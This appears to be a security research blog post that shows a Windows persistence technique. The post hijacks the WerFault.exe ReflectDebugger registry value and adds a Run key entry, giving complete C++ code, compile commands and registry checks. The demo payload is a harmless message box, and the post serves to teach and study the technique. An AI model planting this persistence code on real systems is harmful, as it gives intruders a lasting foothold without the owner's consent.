


Malware development: persistence - part 18. Windows Error Reporting. Simple C++ example.

cocomelonc.github.io/malware/2022/11/02/malware-pers-18.html

November 2, 2022

3 minute read

Hello, cybersecurity enthusiasts and white hackers!




This post is based on my own research into one of the more interesting malware persistence trick: via `WerFault.exe`.

WerFault.exe


While studying the behavior of Windows Error Reporting, I came across an interesting Registry path:

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs


If we run command `WerFault.exe -pr <value>` it is read `HKLM\Software\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger=<path_value>`. This command run `WerFault.exe` on mode which is called “*reflective debugger*” and it is very interesting. For example run `WerFault.exe -pr 1` and check it via Sysinternals Process Monitor:




RD pid = atoi(argv[1]);



Add another filter:



As a result, we have a loophole for hijacking this value:



So, what is the trick? We can replace registry value `HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger` with our evil application, because `WerFault.exe` not only read this value but also run it. And of course we can use it for persistence.

practical example

For simplicity, as usually, my “evil” application is just `meow-meow` messagebox (`hack.cpp`):

```

/*
meow-meow messagebox
author: @cocamelonc
*/
#include <windows.h>

#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
    MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}

```

And then, create script which create registry key value with my “evil” app:

```
int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // malicious app
    const char* exe = "Z:\\2022-11-02-malware-pers-18\\hack.exe";

    // hijacked app
    const char* wf = "WerFault.exe -pr 1";

    // set evil app
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows\\Windows Error Reporting\\Hangs", 0 ,
KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry key
        RegSetValueEx(hkey, (LPCSTR)"ReflectDebugger", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
        RegCloseKey(hkey);
    }
}
```

Also, I used one of the classic trick for persistence:

```
// startup
res = RegOpenKeyEx(HKEY_CURRENT_USER,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0 , KEY_WRITE, &hkey);
if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"meow", 0, REG_SZ, (unsigned char*)wf, strlen(wf));
    RegCloseKey(hkey);
}
```

As a result, the final source code looks something like this ([pers.cpp](#)):


```

/*
pers.cpp
windows persistense via WerFault.exe
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/11/02/malware-pers-18.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // malicious app
    const char* exe = "Z:\\2022-11-02-malware-pers-18\\hack.exe";

    // hijacked app
    const char* wf = "WerFault.exe -pr 1";

    // set evil app
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows\\Windows Error Reporting\\Hangs", 0 ,
KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry key
        RegSetValueEx(hkey, (LPCSTR)"ReflectDebugger", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
        RegCloseKey(hkey);
    }

    // startup
    res = RegOpenKeyEx(HKEY_CURRENT_USER,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0 , KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry key
        RegSetValueEx(hkey, (LPCSTR)"meow", 0, REG_SZ, (unsigned char*)wf, strlen(wf));
        RegCloseKey(hkey);
    }
    return 0;
}

```

demo

Let's go to see everything in action. Compile our "evil" app:

```

x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive

```

```
(cocome1onc@kali) - [~/hacking/cybersec_blog/2022-11-02-malware-pers-18]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocome1onc@kali) - [~/hacking/cybersec_blog/2022-11-02-malware-pers-18]
└─$ ls -l
total 24
-rw-r--r-- 1 cocome1onc cocome1onc 232 Nov 2 04:35 hack.cpp
-rwxr-xr-x 1 cocome1onc cocome1onc 14848 Nov 2 04:54 hack.exe
-rw-r--r-- 1 cocome1onc cocome1onc 1049 Nov 2 04:34 pers.cpp

(cocome1onc@kali) - [~/hacking/cybersec_blog/2022-11-02-malware-pers-18]
└─$
```

and persistence script:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
(cocome1onc@kali) - [~/hacking/cybersec_blog/2022-11-02-malware-pers-18]
└─$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocome1onc@kali) - [~/hacking/cybersec_blog/2022-11-02-malware-pers-18]
└─$ ls -lt
total 40
-rwxr-xr-x 1 cocome1onc cocome1onc 15360 Nov 2 04:55 pers.exe
-rwxr-xr-x 1 cocome1onc cocome1onc 14848 Nov 2 04:54 hack.exe
-rw-r--r-- 1 cocome1onc cocome1onc 232 Nov 2 04:35 hack.cpp
-rw-r--r-- 1 cocome1onc cocome1onc 1049 Nov 2 04:34 pers.cpp


(cocome1onc@kali) - [~/hacking/cybersec_blog/2022-11-02-malware-pers-18]
└─$
```

Before run everything, first of all, check registry key and value:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\" /s
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger" /s
```


Run "malware" for checking correctness:

```
.\hack.exe
```

Also, check registry keys which used for persistence logic:

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /s
```

